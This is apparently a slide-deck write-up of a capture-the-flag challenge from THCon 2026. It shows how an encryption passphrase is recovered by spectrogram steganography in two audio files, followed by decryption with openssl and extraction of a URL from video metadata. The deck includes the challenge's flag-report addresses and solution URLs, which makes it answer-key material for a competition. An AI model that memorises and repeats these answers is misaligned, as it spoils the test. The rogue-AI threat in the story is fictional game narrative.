
Triple injection



Triple injection



Triple injection



```
M4terM4xima - SYSTEM LOG
[INFO] - TELEMETRY - SYSTEM MEM :: 37.3%
[INFO] - TELEMETRY - SCREEN SIZE :: 183x40
[INFO] - TELEMETRY - PROCESS MEM :: 3.0%
[INFO] - TELEMETRY - CPU CORES :: 1 :: ACTIVE
[MSG] DATA STREAM OPEN :: //transmission.md
[INFO] - TELEMETRY - SCREEN SIZE :: 183x40
```

app
Welcome.md

```
https://thcon-2026.m0rgan.net/72d27d9e3b7ba04b3711bb53a6ec98e08df516868ff041c48609bc3c0e040a7f
(zoom out for full link if needed)
```

Triple injection

The image shows a terminal window at the top with the title "M4terM4xima - SYSTEM LOG". The log contains several lines of information: "[INFO] - TELEMETRY - SYSTEM MEM :: 37.3%", "[INFO] - TELEMETRY - SCREEN SIZE :: 183x40", "[INFO] - TELEMETRY - PROCESS MEM :: 3.0%", "[INFO] - TELEMETRY - CPU CORES :: 1 :: ACTIVE", "[MSG] DATA STREAM OPEN :: //transmission.md", and "[INFO] - TELEMETRY - SCREEN SIZE :: 183x40". A white arrow points to the "[MSG] DATA STREAM OPEN" line. Below the terminal is a web browser window with the address bar showing "https://thcon-2026.m0rgan.net/72d27d9e3b7ba04b3711bb53a6ec98e08df516868ff041c48609bc3c0e040a7f". The browser content shows a file explorer with "app" and "Welcome.md", and a white message box with a red border. The message box contains the text: "Congrats, this means completion of step 5", "Report your success to thc-2026-flag-baqixfq69alc3i9nky@m0rgan.net", "Well, that was something! Glad we've got you on our side. Sadly, the transmission seems to be only an encrypted file and some classical music. See if you can get something out of it.", and "The [recovered files](#)".

```
M4terM4xima - SYSTEM LOG
[INFO] - TELEMETRY - SYSTEM MEM :: 37.3%
[INFO] - TELEMETRY - SCREEN SIZE :: 183x40
[INFO] - TELEMETRY - PROCESS MEM :: 3.0%
[INFO] - TELEMETRY - CPU CORES :: 1 :: ACTIVE
[MSG] DATA STREAM OPEN :: //transmission.md
[INFO] - TELEMETRY - SCREEN SIZE :: 183x40
```

https://thcon-2026.m0rgan.net/72d27d9e3b7ba04b3711bb53a6ec98e08df516868ff041c48609bc3c0e040a7f

app
Welcome.md

Congrats, this means completion of step 5

Report your success to thc-2026-flag-baqixfq69alc3i9nky@m0rgan.net

Well, that was something! Glad we've got you on our side. Sadly, the transmission seems to be only an encrypted file and some classical music. See if you can get something out of it.

The [recovered files](#)

Step 6: Steganography

Not my favorite step...


```
$ ls -l
total 32188
-rw-r--r-- 1 fab fab 20832684 mars 4 21:23 audio1.wav
-rw-r--r-- 1 fab fab 9894068 mars 4 20:38 audio2.wav
-rw-r--r-- 1 fab fab 2221197 mars 25 10:03 encrypted.crypt
-rw-r--r-- 1 fab fab 100 mars 4 21:32 readme.md
```

```
$ cat readme.md
to decrypt :
^^^
```

```
openssl enc -d -pbkdf2 -aes-128-ctr -in encrypted -out output
-k <passphrase>
^^^
```

- **An encrypted file and the openssl command line to decrypt**
- **2 audio WAV files**
 - Different sizes, duration, and content
 - Classical music with some glitches when listening
- **Now what?**
 - Audacity for the win


- **Noise during first second**
 - Dead-end, spent too much time on it



- **Usually, spectrogram is used to hide data in such challenges**

Audio1 - spectrogram

- **Weird pattern in low frequencies!**



- **Try to decode it as a sequence of bits**
 - 010101010101000001[...]


- **Bruteforce parameters (start, encoding (7 or 8 bits), bits values (0 or 1))**

```
$ python bf.py  
b'U_g0T_tH3_1d34\x00\x00'
```

- **Seems we got the idea...**
 - Now let's look at audio2

■ Spectrogram view

- Something seems to be happening in the first part




■ Let's change a few settings

- Increase window size 4096 → 32768
- Zoom in frequencies 0-100

Audio2 – New pattern

- **A new encoding**



- **Same idea: decode as 0 and 1s**

- 7 lines: 7 bits encoding
- 24 columns: 24 ascii characters

Audio2 - Decoding

```
$ python dec.py  
decrypt with passTheHarm
```

```
$ openssl enc -d -pbkdf2 -aes-128-ctr -in encrypted.crypt -out  
output -k passTheHarm
```

```
$ file output  
output: gzip compressed data, last modified: Wed Mar 25 09:02:38  
2026, from Unix, original size modulo 2^32 2232320  
$ zcat output > output2  
$ file output2  
output2: POSIX tar archive
```

Epilog

- **Transmission from M4terM4xima**
 - THCity will be destroyed
- **video.mp4 file**
 - Yet another steganography step?

- **Transmission from M4terM4xima**

- THCity will be destroyed

- **video.mp4 file**

- Yet another steganography step?

- **NO!**

```
$ exiftool video.mp4
```

```
File Name                : video.mp4
```

```
[...]
```

```
Comment                  :
```

```
https://thcon-2026.m0rgan.net/b694f6acadaf000499fd29ecea17da91794925b7c808fd2a147b1523e1cf7c9d
```

Congrats, this means completion of step 6

Report your success to *thc-2026-flag-kbtgdvvooo7bn78tpq@m0rgan.net*

Congratulations agent, you have found a way to decipher this odd music and retrieve the message from `M4terM4xima`. We are, here at the SNAFU/COPS deeply concerned and asks you to gather forces that may help counter the threat posed by the rogue AI.

Please share the video we found as proof of the attack to come on your socials and help us recruit hackers to protect our city by giving them the following enrolment link <https://ctf.thcon.party/> and mentionning the THCon's account in the post (<https://x.com/ToulouseHacking>, <https://www.linkedin.com/company/toulouse-hacking-convention/>).

Remember, THCity needs you to protect it on the 7th of May !

- **Thanks to all the organizers :)**

The logo for SYNACKTIV features a stylized icon on the left consisting of a 3x3 grid of squares, with the bottom-left square containing a red dot. To the right of this icon, the word "SYNACKTIV" is written in a bold, sans-serif font. "SYNA" is in white, and "CKTIV" is in red. Below the text is a horizontal line composed of six red rectangular segments.

SYNACKTIV



<https://www.linkedin.com/company/synacktiv>



<https://twitter.com/synacktiv>



<https://synacktiv.com>